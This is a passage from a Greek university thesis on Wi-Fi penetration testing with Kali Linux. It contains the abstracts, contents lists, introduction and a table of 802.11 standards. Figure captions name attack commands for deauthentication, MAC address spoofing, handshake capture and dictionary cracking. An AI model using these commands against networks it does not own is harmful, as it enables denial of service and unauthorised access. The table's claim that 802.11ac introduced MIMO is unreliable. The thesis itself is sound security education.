



ΕΛΛΗΝΙΚΟ ΑΝΟΙΚΤΟ ΠΑΝΕΠΙΣΤΗΜΙΟ

Σχολή Θετικών επιστημών και τεχνολογίας

“Συστήματα Κινητού και Διάχυτου Υπολογισμού (ΣΔΥ)”

Πτυχιακή Εργασία

Wi-Fi Penetration Testing με Kali Linux

ΠΑΠΑΔΟΠΟΥΛΟΣ ΑΝΔΡΕΑΣ

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ

ΝΙΚΟΠΟΛΙΤΙΔΗΣ ΠΕΤΡΟΣ

ΠΑΤΡΑ

ΣΕΠΤΕΜΒΡΙΟΣ, 2026

Πτυχιακή Εργασία *HOU-CS- PGP-2025-26*

Wi-Fi Penetration Testing με Kali Linux

ΠΑΠΑΔΟΠΟΥΛΟΣ ΑΝΔΡΕΑΣ

© ΕΑΠ, 2026

Η παρούσα διατριβή, η οποία εκπονήθηκε στα πλαίσια του ΜΠΣ ΣΔΥ, και τα λοιπά αποτελέσματα της αντίστοιχης Πτυχιακής Εργασίας (ΠΕ) αποτελούν συνιδιοκτησία του ΕΑΠ και του φοιτητή, ο καθένας από τους οποίους έχει το δικαίωμα ανεξάρτητης χρήσης και αναπαραγωγής τους (στο σύνολο ή τμηματικά) για διδακτικούς και ερευνητικούς σκοπούς, σε κάθε περίπτωση αναφέροντας τον τίτλο και το συγγραφέα και το ΕΑΠ όπου εκπονήθηκε η ΠΕ καθώς και τον επιβλέποντα και την επιτροπή κρίσης.

Wi-Fi Penetration Testing με Kali Linux

ΠΑΠΑΔΟΠΟΥΛΟΣ ΑΝΔΡΕΑΣ

Επιτροπή Επίβλεψης Πτυχιακής Εργασίας

Ονοματεπώνυμο

Ονοματεπώνυμο

Ονοματεπώνυμο

Επιβλέποντα

Μέλους 1

Μέλους 2

ΚΑΜΕΑΣ ΑΧΙΛΛΕΑΣ

ΝΙΚΟΠΟΛΙΤΙΔΗΣ

ΧΑΤΖΗΜΙΣΙΟΣ

ΠΕΤΡΟΣ

ΠΕΡΙΚΛΗΣ

Περίληψη

Αντικείμενο της παρούσας διπλωματικής εργασίας είναι η μελέτη και η πρακτική αξιολόγηση της ασφάλειας των ασύρματων δικτύων Wi-Fi μέσω της μεθοδολογίας του Penetration Testing (Δοκιμές Διείσδυσης). Με τη ραγδαία εξάπλωση των ασύρματων επικοινωνιών, η διασφάλιση της εμπιστευτικότητας και της ακεραιότητας των δεδομένων καθίσταται κρίσιμη, καθώς τα δίκτυα αυτά είναι εγγενώς εκτεθειμένα σε επιθέσεις λόγω της φύσης του μέσου μετάδοσης.

Η εργασία ξεκινά με την ανάλυση του θεωρητικού υποβάθρου, εξετάζοντας το πρότυπο IEEE 802.11, την αρχιτεκτονική των δικτύων και τις βασικές έννοιες ασφάλειας (CIA Triad). Στη συνέχεια, πραγματοποιείται μια ιστορική αναδρομή και τεχνική ανάλυση των πρωτοκόλλων ασφαλείας, από το ευάλωτο WEP και τα WPA/WPA2, έως το σύγχρονο WPA3, αναδεικνύοντας τις κρυπτογραφικές αδυναμίες που οδήγησαν στην εξέλιξή τους.

Το πρακτικό μέρος της εργασίας εστιάζει στη χρήση του λειτουργικού συστήματος Kali Linux, το οποίο αποτελεί το πρότυπο εργαλείο για επαγγελματίες ασφαλείας και ηθικούς hackers. Παρουσιάζεται η απαραίτητη μεθοδολογία και τα εξειδικευμένα εργαλεία, όπως η σουίτα Aircrack-ng, το Hashcat και τα frameworks για επιθέσεις τύπου Evil Twin.

Η έρευνα κορυφώνεται με την πρακτική αξιολόγηση σε ελεγχόμενο εργαστηριακό περιβάλλον, όπου εκτελούνται σενάρια επιθέσεων για την υποκλοπή κλειδιών WEP και την παραβίαση του WPA2-PSK μέσω της υποκλοπής του 4-way handshake. Ιδιαίτερη έμφαση δίνεται στην ανάλυση προηγμένων ευπαθειών, όπως οι επιθέσεις KRACK (Key Reinstallation Attacks) και η ευπάθεια Kr00k, η οποία επηρεάζει το υλικό (chipsets) των συσκευών.

Τέλος, η εργασία καταλήγει σε προτάσεις για την ασφαλή παραμετροποίηση των δικτύων Wi-Fi τόσο σε προσωπικό όσο και σε επιχειρησιακό επίπεδο, υπογραμμίζοντας τη σημασία των περιοδικών δοκιμών διείσδυσης για τη θωράκιση έναντι σύγχρονων απειλών.

Λέξεις-κλειδιά: Wi-Fi Security, Kali Linux, Penetration Testing, WPA2, Aircrack-ng, Ethical Hacking, KRACK, Kr00k.

Wi-Fi Penetration Testing with Kali Linux

ΠΑΠΑΔΟΠΟΥΛΟΣ ΑΝΔΡΕΑΣ

Abstract

The subject of this thesis is the study and practical evaluation of Wi-Fi wireless network security through the methodology of Penetration Testing. With the rapid proliferation of wireless communications, ensuring data confidentiality and integrity has become critical, as these networks are inherently exposed to attacks due to the nature of the transmission medium.

The thesis begins with an analysis of the theoretical background, examining the IEEE 802.11 standard, network architecture, and core security concepts (CIA Triad). Subsequently, a historical review and technical analysis of security protocols are conducted, ranging from the vulnerable WEP and WPA/WPA2 to the modern WPA3, highlighting the cryptographic weaknesses that led to their evolution.

The practical part of the thesis focuses on the use of the Kali Linux operating system, which serves as the standard tool for security professionals and ethical hackers. The necessary methodology and specialized tools are presented, including the Aircrack-ng suite, Hashcat, and frameworks for Evil Twin attacks.

The research culminates in a practical evaluation within a controlled laboratory environment, where attack scenarios are executed for intercepting WEP keys and breaching WPA2-PSK through 4-way handshake interception. Particular emphasis is placed on the analysis of advanced vulnerabilities, such as KRACK (Key Reinstallation Attacks) and the Kr00k vulnerability, which affects the hardware (chipsets) of devices.

Finally, the thesis concludes with recommendations for the secure configuration of Wi-Fi networks at both personal and enterprise levels, underscoring the importance of periodic penetration testing for strengthening defenses against modern threats.

Keywords: Wi-Fi Security, Kali Linux, Penetration Testing, WPA2, KRACK, Kr00k, Aircrack-ng, Ethical Hacking.

Κατάλογος Εικόνων

Εικόνα 1	Δημιουργία τετραμερούς χειραψίας για WPA/WPA2	38
Εικόνα 2	Evil Twin Attack	54
Εικόνα 3	Evil Twin Attack -- Man In The Middle (MITM).....	54
Εικόνα 4	Μεθοδολογία Wireless Pentesting (Στάδια Επίθεσης)	58
Εικόνα 5	Αλλαγή της λειτουργίας της κάρτας από “Managed mode” σε “Monitor mode”	64
Εικόνα 6	Καταγραφή δικτύων της γύρω περιοχής	69
Εικόνα 7	Στοχευμένη αναζήτηση εντόπισε την Συσκευή μας με MAC 2C:AE:2B:FD:05:EA	73
Εικόνα 8	αποστολή 20 πλαισίων Deauthentication Frames στη συσκευή-στόχο.....	74
Εικόνα 9	Υποκλοπή του Handshake στο τερματικό του Kali Linux.....	75
Εικόνα 10	Προσπάθεια ανάκτησης του κωδικού με το εργαλείο "aircrack-ng" και το λεξικό "rockyou.txt"	76
Εικόνα 11	Καταχώρηση του κωδικού σε προσωρινό αρχείο 'temp.txt'	78
Εικόνα 12	Μετονομασία αρχείου temp.txt σε rockyou.txt	78
Εικόνα 13	KEY FOUND.....	79
Εικόνα 14	sudo airmon-ng start wlan0	81
Εικόνα 15	sudo airodump-ng wlan0	81
Εικόνα 16	Αρχική sudo aireplay-ng ~0_0~a_[MAC_AP]~c_[MAC_Glient] wlan0	83
Εικόνα 17	sudo aireplay-ng ~0_0~a_[MAC_AP]~c_[MAC_Glient] wlan0	83
Εικόνα 18	ΕΠΙΤΥΧΗΜΕΝΗ ΕΠΙΘΕΣΗ Denial of Service (DoS).....	84
Εικόνα 19	Αποτυχημένη Επίθεση	85
Εικόνα 20	sudo airmon-ng check kill	90
Εικόνα 21	sudo airodump-ng --bssid 02:EB:D8:73:A5:7A -c 44 wlan0.....	91
Εικόνα 22	Οι εντολές sudo ip link set wlan0 down & sudo macchanger -m 2C:AE:2B:FD:05:EA wlan0 Επαναφορά της διεπαφής σε Managed Mode και διατήρηση της πλαστογραφημένης διεύθυνσης MAC.....	93
Εικόνα 23	Οι εντολές sudo ip link set wlan0 up - macchanger -s wlan0.....	93

Εικόνα 24	Διαθέσιμα δίκτυα στο Managed Network	94
Εικόνα 25	Επιτυχία Σύνδεσης στο δίκτυο AndrZV_Para	94
Εικόνα 26	Επαλήθευση σύνδεσης στο AndrZV_Para και απόδοσης IP από το Router του δικτύου στόχου.	96
Εικόνα 27	Εντολή <code>sudo wifite</code>	98
Εικόνα 28	Εντολή <code>sudo wifite --no-wps</code>	99
Εικόνα 29	Παγίδευση χειραψίας handshake	101
Εικόνα 30	Εύρεση του κωδικού μέσω του λεξικού <code>rockyou.txt</code> -- KEY_FOUND	102
Εικόνα 31	Τροποποιημένη χειραψία 4-δρόμων WPA/WPA2 για την αποτροπή επιθέσεων KRACK (Πηγή: Agrawal & Maiti, 2024 [31])	106
Εικόνα 32	Η διαδικασία Disassociation και το All-zero TK (τον μηχανισμό του Kr00k). Πηγή 29 ESET	108
Εικόνα 33	Εντολή <code>'eapol'</code> για εμφάνιση της ροής των μηνυμάτων του 4-ways Handshake	112
Εικόνα 34	Τα πακέτα <code>'eapol'</code> του 4-ways Handshake και τα πακέτα που διατάζουν" μια συσκευή να αποσυνδεθεί αμέσως από το Wi-Fi	113
Εικόνα 35	Τα πακέτα 740 και 1539 που περιέχουν το message 3 of 4 και η εμφάνιση του ίδιου <code>'Replay Counter: 2'</code>	114
Εικόνα 36	Η ροή των πακέτων από το 1533 έως το 1564. Και κυρίως τα QoS Data μετά την αποσύνδεση. Διακρίνεται η συνεχής επαναμετάδοση του ίδιου πλαισίου δεδομένων, ένδειξη του κρυπτογραφικού εγκλωβισμού του Wi-Fi chip.	116
Εικόνα 37	Ανάλυση του frame 1384. Διακρίνεται ο αριθμός πακέτου 3f	118
Εικόνα 38	Λεπτομερής ανάλυση του frame 1542 και 1541. Διακρίνεται το πεδίο Data και η απουσία σφαλμάτων ICV, πιστοποιώντας τη χρήση του μηδενικού κλειδιού. Επίσης η αρίθμηση του PN 01 που είναι και στα 2 PN 01	121

Κατάλογος Πινάκων

Πίνακας 1 Πίνακας Παρουσίασης Των Προτύπων 802.11*	23
Πίνακας 2 Πίνακας Παρουσίασης Του Μοντέλου OSI.....	24
Πίνακας 3 Κρυπτογραφική Διαπραγμάτευση (4-Way Handshake)	28
Πίνακας 4 Πίνακας Κρυπτογραφικών Αλγορίθμων	44
Πίνακας 5 Πίνακας Παραμέτρων Εντολών	52
Πίνακας 6 Πίνακας Σύνοψης Εργαλείων	57
Πίνακας 7 Επεξήγηση των πεδίων εξόδου του εργαλείου airodump-ng κατά τη σάρωση ασύρματων δικτύων.	66
Πίνακας 8 Ανάλυση παραμέτρων των τερματικών συσκευών (Stations) και της ποιότητας σύνδεσής τους..	67
Πίνακας 9 Εντολές δημιουργίας αρχείου με το τερματικό του Kali Linux, εγγραφής του κωδικού στο αρχείο και ενσωμάτωσης του προεγκατεστημένου αρχείου του Kali με τους καταχωρημένους κωδικούς.....	77
Πίνακας 10 Σύγκριση μεταξύ Krack & Kr00k	110
Πίνακας 11 Ανάλυση και περιγραφή πακέτων	118

Περιεχόμενα

Περίληψη.....	6
Abstract	8
Κατάλογος Εικόνων	9
Κατάλογος Πινάκων	11
1 Κεφάλαιο 1 ^ο : Εισαγωγή	17
1.1 Τα Ασύρματα Δίκτυα και η Σημασία της Ασφάλειας.....	17
1.2 Σκοπός και Στόχοι της Διπλωματικής Εργασίας.....	18
1.3 Δομή της Εργασίας.....	18
2 Κεφάλαιο 2 ^ο : Θεωρητικό Υπόβαθρο: Βασικές Αρχές Ασύρματων Δικτύων (Wi-Fi) 20	
2.1 Γενικά στοιχεία.....	20
2.2 Το Πρότυπο IEEE 802.11, η Φυσική Δομή και επίπεδα δικτύου	20
2.2.1 Το Πρότυπο IEEE 802.11 και η Φυσική Δομή του Wi-Fi.....	20
2.2.2 Το 802.11 στα Επίπεδα Δικτύου (OSI Model).....	23
2.3 Αρχιτεκτονική Ασύρματων Δικτύων	25
2.3.1 Access Points (APs), Clients, Τρόποι Λειτουργίας και Βασικές Οντότητες (BSS, IBSS).....	25
2.3.2 Ο Ρόλος των 802.11 Frames	26
2.3.3 Διαδικασίες Σύνδεσης και Ελέγχου (Authentication, Association, Deauthentication)	27
2.3.4 Αρχιτεκτονικές Αδυναμίες και Προοπτική Επιτιθέμενου (Exploitation)	29
2.4 Βασικές Έννοιες Ασφάλειας Δικτύων.....	30
2.4.1 Εμπιστευτικότητα, Ακεραιότητα και Διαθεσιμότητα (CIA Triad) Confidentiality, Integrity, Availability)	31
2.4.2 Εισαγωγή στο Penetration Testing και τις Ηθικές Προεκτάσεις	32

3	Κεφάλαιο 3ο : Εξέλιξη και Ανάλυση Προτύπων Ασφάλειας Wi-Fi	33
3.1	WEP (Wired Equivalent Privacy)	33
3.1.1	Κρυπτογραφικός Αλγόριθμος (RC4) και Μηχανισμοί Ελέγχου.....	33
3.1.2	Οι Κύριες Αδυναμίες και η Υποκλοπή Κλειδιών (IV Collisions)	34
3.2	WPA/WPA2 (Wi-Fi Protected Access).....	35
3.2.1	WPA (TKIP) και Μετάβαση από το WEP.....	35
3.2.2	WPA2 και ο Αλγόριθμος AES-CCMP	36
3.2.3	WPA2-Personal (PSK) και η Διαδικασία του 4-Way Handshake	37
3.2.4	WPA2-Enterprise (802.1X/EAP).....	40
3.3	WPA3 (Wi-Fi Protected Access 3).....	41
3.3.1	Εισαγωγή του SAE (Simultaneous Authentication of Equals)	41
3.3.2	Προστασία από Επιθέσεις Αποσύνδεσης (Deauth) και Dictionary	42
3.3.3	WPA3-Enterprise και 192-bit Security Mode.....	43
3.4	Συγκεντρωτική Ανασκόπηση και Σύγκριση Προτύπων Ασφαλείας.....	43
4	Κεφάλαιο 4ο : Το Εργαλείο: Kali Linux και Μεθοδολογία Penetration Testing	46
4.1	Τι είναι το Penetration Testing;	46
4.2	Kali Linux: Ορισμός, Ιστορία και Σημασία στο Security Testing	47
4.3	Ομάδες Χρηστών και Σκοπός Χρήσης του Kali Linux (Ethical Hacking, Auditing)	48
4.4	Βασικές Απαιτήσεις Υλικού για Wi-Fi Pentesting (Εξωτερική Κάρτα, Monitor Mode)49	
4.5	Θεωρητική Παρουσίαση Βασικών Εργαλείων.....	50
4.5.1	Η Σουίτα Aircrack-ng (airmon-ng, airodump-ng, aireplay-ng)	50
4.5.2	Εργαλεία Password Cracking (Hashcat/John the Ripper).....	52
4.5.3	Εργαλεία Δημιουργίας Ψεύτικων APs (Evil Twin Frameworks)	53
4.5.4	Συμπληρωματικά Εργαλεία Ανάλυσης και Αυτοματοποίησης	55

4.5.5	Εξειδικευμένες Επιθέσεις (WPS και Χαρτογράφηση)	56
4.5.6	Διαχείριση Λεξικών και Δημιουργία Προσαρμοσμένων Λιστών (Crunch)	57
4.6	Μεθοδολογία Wireless Pentesting (Στάδια Επίθεσης)	58
5	Κεφάλαιο 5ο : Πρακτική Αξιολόγηση Ασφάλειας Wi-Fi με Kali Linux	61
5.1	Ρύθμιση Εργαστηριακού Περιβάλλοντος	61
5.1.1	Περιγραφή Χρησιμοποιούμενου Υλικού και Λογισμικού (Εικονική Μηχανή, AP Settings)	62
5.2	Ενεργοποίηση Monitor Mode και Σάρωση Δικτύων (airodump-ng)	63
5.3	Επίθεση 1: Υποκλοπή Κλειδιών WEP (Μεθοδολογία και Αποτελέσματα)	70
5.4	Επίθεση 2: Παραβίαση WPA2-PSK μέσω Υποκλοπής Handshake και Επίθεσης Λεξικού	71
5.4.1	Στοχοποίηση και Προετοιμασία Υποκλοπής του 4-Way Handshake (Capturing)	72
5.4.2	Εκτέλεση Επίθεσης Deauthentication και Υποκλοπή Handshake	73
5.4.3	Διεξαγωγή Επίθεσης Λεξικού (Dictionary Attack) με το εργαλείο Aircrack-ng	75
5.5	Επίθεση 3 : Denial of Service (DoS) και Ανάλυση του Προτύπου 802.11w	80
5.5.1	Υλοποίηση επίθεσης DoS	80
5.5.2	Πειραματικές Παρατηρήσεις και Τεχνική Ανάλυση	84
5.5.3	Αντίμετρο: Το Πρότυπο 802.11w (Management Frame Protection)	85
5.6	Επίθεση 4 : Παράκαμψη Μηχανισμών Ελέγχου Πρόσβασης (MAC Filtering) μέσω MAC Address Spoofing	87
5.6.1	Το Πρόβλημα της "Ορατής" Ταυτότητας MAC στις Ασύρματες Επικοινωνίες	87
5.6.2	Στάδια Πρακτικής Υλοποίησης και Ανάλυση Εντολών	89
5.6.3	Τελική Αξιολόγηση και Αποτέλεσμα	96

5.7	Επίθεση 5 : Υποκλοπή Χειραψίας (Handshake Capture) και Offline Επίθεση Λεξικού (Dictionary Attack) με χρήση του Wifite	97
5.7.1	Πρακτικής Υλοποίησης με Wifite.....	97
5.7.2	Η Διαδικασία του Offline Cracking (Aircrack-ng)	101
5.7.3	Συγκριτική Αξιολόγηση: Wifite vs Χειροκίνητη Μέθοδος (Aircrack-ng Suite)	102
6	ΚΕΦΑΛΑΙΟ 6 ^ο : Προηγμένες Ευπάθειες Πρωτοκόλλου και Σύγχρονες Μέθοδοι Ανίχνευσης	104
6.1	Η Επίθεση KRACK (Key Reinstallation Attack).....	104
6.2	Η Ευπάθεια Kr00k (CVE-2019-15126)	106
6.3	Σύγκριση KRACK και Kr00k	108
6.4	Ανίχνευση μέσω Μηχανικής Μάθησης (Machine Learning).....	110
6.5	Πρακτική Υλοποίηση και Ανάλυση KRACK.....	111
6.6	Πρακτική Υλοποίηση και Ανάλυση Kr00K.....	115
6.6.1	Χρονολογική Αλληλουχία και το "Αποτύπωμα" της Επίθεσης.....	116
6.6.2	Ανάλυση PN (Packet Number) και Key Stream Reuse	118
6.7	Συμπεράσματα Κεφαλαίου.....	122
7	Κεφάλαιο 7 ^ο : Βέλτιστες Πρακτικές και Προτάσεις Ασφάλειας.....	123
7.1	Συμπεράσματα από την Πρακτική Αξιολόγηση.....	123
7.2	Προτάσεις Ασφαλούς Παραμετροποίησης Wi-Fi για Προσωπική Χρήση	124
7.3	Προτάσεις Ασφαλείας για Επιχειρησιακά Περιβάλλοντα (WPA3/802.1X, VLANs).....	126
7.4	Σημασία του Περιοδικού Penetration Testing για ελέγχους ασφαλείας	127
8	Κεφάλαιο 8 ^ο : Συμπεράσματα και Μελλοντική Επέκταση	128
8.1	Γενικά Συμπεράσματα και Επίτευξη Στόχων της Εργασίας	128
8.2	Προτάσεις για Μελλοντική Έρευνα και Επέκταση.....	129

Βιβλιογραφία.....	131
-------------------	-----

1 Κεφάλαιο 1^ο : Εισαγωγή

1.1 Τα Ασύρματα Δίκτυα και η Σημασία της Ασφάλειας

Η τεχνολογία Wi-Fi έχει μετασχηματίσει ριζικά τον τρόπο που επικοινωνούμε, εργαζόμαστε και αλληλοεπιδρούμε μεταξύ μας αλλά κυρίως με τον ψηφιακό κόσμο. Η ασύρματη δικτύωση έχει εξελιχθεί και αναδειχθεί τα τελευταία χρόνια σε απολύτως απαραίτητο εργαλείο της σύγχρονης υποδομής επικοινωνίας, καλύπτοντας κάθε τομέα της ψηφιακής ζωής μας. [1]

Σε προσωπικό επίπεδο το Wi-Fi αποτελεί το κυρίαρχο μέσο πρόσβασης στο διαδίκτυο, υποστηρίζοντας μια πληθώρα συσκευών (smartphones, tablets, laptops, PC, smart TVs και διαφόρων συσκευών IoT που βρίσκονται μέσα στην οικία μας), για ενημέρωση, διασκέδαση, εργασία ή εκπαίδευση. Σε βιομηχανικό και επιχειρησιακό επίπεδο η ασύρματη συνδεσιμότητα έφερε μια τεχνολογική επανάσταση βοηθώντας στην οργάνωση και την παραγωγή με την χρήση εφαρμογών, αισθητήρων, ενεργοποιητών και συσκευών IoT. Η δημιουργία των έξυπνων πόλεων (Smart Cities) βασίζεται στην ασύρματη μετάδοση για τον έλεγχο, παρακολούθηση και μεταφορά δεδομένων των αισθητήρων και των συσκευών IoT, [2], [3]

Σε αντίθεση με τα ενσύρματα δίκτυα όπου απαιτείται φυσική πρόσβαση, στα ασύρματα η μετάδοση των δεδομένων μέσω του αέρα καθιστά τα πακέτα προσβάσιμα σε οποιονδήποτε βρίσκεται εντός της εμβέλειας. Αυτό αυξάνει τον κίνδυνο υποκλοπής δημιουργώντας προβλήματα για την ασφάλεια των δεδομένων.

Έτσι η μελέτη και η αξιολόγηση των μηχανισμών ασφαλείας των Wi-Fi δικτύων έχει καταστεί απαραίτητη για την προστασία των δεδομένων. Η παρούσα εργασία ασχολείται με τον έλεγχο ασφαλείας χρησιμοποιώντας εξειδικευμένα εργαλεία για να αναδείξει τις αδυναμίες και να προτείνει αποτελεσματικές λύσεις.

1.2 Σκοπός και Στόχοι της Διπλωματικής Εργασίας

Η παρούσα διπλωματική εργασία αποσκοπεί στην μελέτη και πρακτική αξιολόγηση της ασφάλειας των ασύρματων δικτύων χρησιμοποιώντας τα εργαλεία και τις μεθοδολογίες που εφαρμόζονται από εξειδικευμένους ελεγκτές ασφαλείας. Ο βασικός σκοπός της είναι η ολοκληρωμένη κατανόηση τόσο των θεωρητικών μηχανισμών προστασίας Wi-Fi συστημάτων όσο και των πρακτικών μηχανισμών για την αντιμετώπιση αυτών των μηχανισμών.

Η επίτευξη των σκοπών αυτών θα πραγματοποιηθεί :

- α) με την θεωρητική ανάλυση προτύπων ασφαλείας (WEP, WPA, WPA2, WPA3) αναφέροντας τα πλεονεκτήματα και τις αδυναμίες των πρωτοκόλλων.
- β) κατανόηση της μεθοδολογίας Penetration Testing, μελετώντας το Kali Linux. Ένα λειτουργικό ανοιχτού κώδικα με προεγκατεστημένα εργαλεία που χρησιμοποιείται από τους τεχνικούς κυβερνοασφάλειας και προγραμματιστές , αλλά και από κακόβουλους χρήστες. (**kali.org**)
- γ) Πρακτική υλοποίηση επιθέσεων σε εργαστηριακό περιβάλλον και υλοποίηση πρακτικών δοκιμών σε δίκτυα , όπως επίθεση υποκλοπής κλειδιών , επίθεση Dictionary (Brute-force) μέσω υποκλοπής του 4 Way Handshake , επίθεση Evil Twin για υποκλοπή διαπιστευτηρίων .
- δ) Να εξαχθούν συμπεράσματα από τα πρακτικά ευρήματα , και να διατυπωθούν συγκεκριμένες συστάσεις για την καλύτερη παραμετροποίηση Wi-Fi δικτύων.

1.3 Δομή της Εργασίας

Η παρούσα διπλωματική εργασία είναι δομημένη σε 8 κεφάλαια. Ξεκινώντας από την θεωρία , παρουσιάζοντας αναλυτικά την ασύρματη επικοινωνία. Και καταλήγει στην πρακτική εφαρμογή, τα συμπεράσματα και τις προτάσεις.

Στο κεφάλαιο 1 η εισαγωγή παρουσιάζει το θέμα , την σημασία του , τον σκοπό, τους στόχους και την δομή της εργασίας.

Στο κεφάλαιο 2 το θεωρητικό υπόβαθρο, θα παρουσιαστούν οι βασικές αρχές των ασύρματων δικτύων. Το πρότυπο IEEE 802.11 . η αρχιτεκτονική των ασύρματων δικτύων, και οι θεμελιώδεις έννοιες της ασφάλειας μεταφοράς δεδομένων.

Στο κεφάλαιο 3 η εξέλιξη και ανάλυση των προτύπων ασφαλείας Wi-Fi δικτύων. Θα περιγράψουμε αναλυτικά τα πρότυπα WEP, WPA, WPA2 και WPA3 .

Στο κεφάλαιο 4 η παρουσίαση του Kali Linux, τα ενσωματωμένα εργαλεία του, και μεθοδολογία “Penetration Testing” . Το πολύ ισχυρό λειτουργικό σύστημα Kali Linux, το οποίο αποτελεί ένα από τα καλύτερα εργαλεία για τους ειδικούς κυβερνοασφάλειας, για την διεξαγωγή ελέγχων και δοκιμών των δικτύων και κυρίως των Wi-Fi, εξηγώντας την φιλοσοφία του Wireless Pentesting και παρουσιάζοντας τα εργαλεία που θα χρησιμοποιηθούν.

Στο κεφάλαιο 5 έχουμε παρουσίαση της πρακτικής αξιολόγησης της ασφάλειας Wi-Fi με το Kali Linux . Θα γίνει περιγραφή της μεθοδολογίας και των αναλυτικών βημάτων υλοποίησης των επιθέσεων, παρουσιάζοντας και αναλύοντας τα ευρήματα.

Στο κεφάλαιο 6 θα γίνει η θεωρητική παρουσίαση, ανάλυση και η πρακτική υλοποίηση των προηγμένων ευπαθειών KRACK και Kr00k. Μέσω της λεπτομερούς ανάλυσης πακέτων (Packet Analysis), εξετάζεται ο μηχανισμός επανεγκατάστασης κλειδιού και η κρυπτογραφική κατάρρευση των Wi-Fi chipsets που οδηγεί σε διαρροή δεδομένων.

Στο κεφάλαιο 7 θα γίνει παρουσίαση των βέλτιστων πρακτικών και προτάσεων ασφαλείας, με διατύπωση συγκεκριμένων συστάσεων για την βελτίωση της ασφάλειας Wi-Fi δικτύων, βασισμένοι στα ευρήματα του κεφαλαίου 5.

Στο κεφάλαιο 8 θα παρουσιαστούν τα βασικά συμπεράσματα, αξιολόγηση της επίτευξης των στόχων της εργασίας και προτείνοντας κατευθύνσεις για μελλοντική εξέλιξη.

2 Κεφάλαιο 2^ο : Θεωρητικό Υπόβαθρο: Βασικές Αρχές Ασύρματων Δικτύων (Wi-Fi)

2.1 Γενικά στοιχεία

Η αναγκαιότητα των ασύρματων δικτύων (Wi-Fi) στην καθημερινότητα μας είναι πλέον αδιαμφισβήτητη. Από την οικιακή ψυχαγωγία (streaming, εφαρμογές, παιχνίδια) και την τηλεργασία, μέχρι τις σημαντικές εφαρμογές σε νοσοκομεία, βιομηχανίες και έξυπνες πόλεις. Η ευκολία πρόσβασης όπου και αν βρισκόμαστε έχουν καταστήσει το Wi-Fi καθημερινό και απαραίτητο τρόπο σύνδεσης με τον ψηφιακό κόσμο. Σκοπός τους είναι να μας παρέχουν φορητή και κινητή πρόσβαση σε δίκτυα και εφαρμογές. Φορητότητα των συσκευών οπουδήποτε με δυνατότητα σύνδεσης, και δυνατότητα να παραμένουμε συνδεδεμένοι οποιαδήποτε στιγμή ακόμη και αν κινούμαστε με την συσκευή με μεγάλες ταχύτητες. [4] Θα αναπτύξουμε και θα παρουσιάσουμε τις βασικές έννοιες και την αρχιτεκτονική τους, τον τρόπο που λειτουργεί, τους μηχανισμούς ελέγχου των ασύρματων δικτύων, πάνω στους οποίους οικοδομούνται τα πρωτόκολλα ασφαλείας.

2.2 Το Πρότυπο IEEE 802.11, η Φυσική Δομή και επίπεδα δικτύου

2.2.1 Το Πρότυπο IEEE 802.11 και η Φυσική Δομή του Wi-Fi

Η τεχνολογία Wi-Fi βασίζεται στο πρότυπο IEEE 802.11, το οποίο ορίζει το φυσικό επίπεδο (Physical Layer) και το επίπεδο ελέγχου πρόσβασης μέσω της MAC καθορίζοντας πως οι συσκευές εκπέμπουν δεδομένα μέσω του αέρα [4] [5].

Η λειτουργία των ασύρματων δικτύων γίνεται κυρίως στις συχνότητες των 2.4 GHz και 5 GHz. Τα 2.4 GHz προσφέρουν μεγαλύτερη εμβέλεια και καλύτερη διείσδυση σε εμπόδια, αντιμετωπίζουν όμως προβλήματα από παρεμβολές, λόγω της χρήσης της συχνότητας και από πολλές άλλες συσκευές. Αντίθετα, τα 5 GHz ανταποκρίνονται καλύτερα σε χώρους χωρίς εμπόδια, προσφέροντας υψηλότερες ταχύτητες και λιγότερες παρεμβολές, αλλά με

μειωμένη εμβέλεια, όπως φαίνεται και στον “ **Πίνακας 1 Πίνακας Παρουσίασης Των Προτύπων 802.11*** “.

Βασική αρχή της οικογένειας 802.11 είναι ο μηχανισμός CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance) επειδή παρέχει έναν έξυπνο τρόπο για να διαχειριστεί την πρόσβαση και να μειώσει τις συγκρούσεις μετάδοσης των δεδομένων. Σε αντίθεση με το CSMA/CD (Carrier Sense Multiple Access with Collision Detection) που χρησιμοποιείται στα ενσύρματα δίκτυα.

Το πρότυπο 802.11 έχει υποστεί σημαντική εξέλιξη για να ανταποκριθεί στις ολοένα και αυξανόμενες ανάγκες της αγοράς για μεγαλύτερες ταχύτητες και χωρητικότητα. Συνοπτικά τα βασικά ορόσημα της ανάπτυξης του όπως φαίνονται και στο πίνακα παρακάτω, είναι :

Πρότυπο	Έτος Εισαγωγής	Συχνότητα	Μέγιστη Ταχύτητα	Περιγραφή
802.11	1997	2.4 GHz	2 Mbps	Αρχικό πρότυπο.
802.11b	1999	2.4 GHz	11 Mbps	Πρώτη εμπορική επιτυχία του Wi-Fi . Πρωτόκολλο WEP (Wired Equivalent Privacy)
802.11a	1999	5 GHz	54 Mbps	Χρησιμοποιούσε την τεχνική OFDM (Orthogonal frequency-division multiplexing) Το OFDM είναι μια λύση για την αύξηση της απόδοσης. Άλλα πλεονεκτήματα περιλαμβάνουν την ανθεκτικότητα έναντι παρεμβολών στενής ζώνης και παρεμβολών μεταξύ συμβόλων.
802.11g	2003	2.4 GHz	54 Mbps	Συνδύασε την ταχύτητα του 802.11a με την εμβέλεια του

				802.11b. Βελτίωσε την ασφάλεια της μεταφοράς δεδομένων.
802.11i	2004	2.4 & 5 GHz		Μια τροποποίηση του προτύπου. Λειτουργεί στο επίπεδο MAC . Υλοποιήθηκε ως Wi-Fi Protected Access 2 (WPA2) και αντικατέστησε το παλαιότερο, λιγότερο ασφαλές πρωτόκολλο WEP με ισχυρότερους μηχανισμούς ασφαλείας. Εισαγωγή του AES-CCMP ως το οριστικό, ισχυρό πρότυπο.
802.11n (Wi-Fi 4)	2009	2.4 & 5 GHz	300 & 600 Mbps	Η πιο δημοφιλής εμπορική έκδοση. Πολύ μεγαλύτερες ταχύτητες, έως 300 Mbps στα 2.4 GHz και 600 Mbps στα 5 GHz. Πολλαπλά κανάλια εντός κάθε ζώνης συχνοτήτων.
802.11ac (Wi-Fi 5)	2013	5 GHz	3,5 Gbps	Εισήγαγε την τεχνολογία MIMO (Multiple-Input Multiple-Output) για πολλαπλές ροές δεδομένων. Χρήση πολλαπλών κεραιών για συσκευές αποστολής και λήψης, για την μείωση των σφαλμάτων και την αύξηση της ταχύτητας.
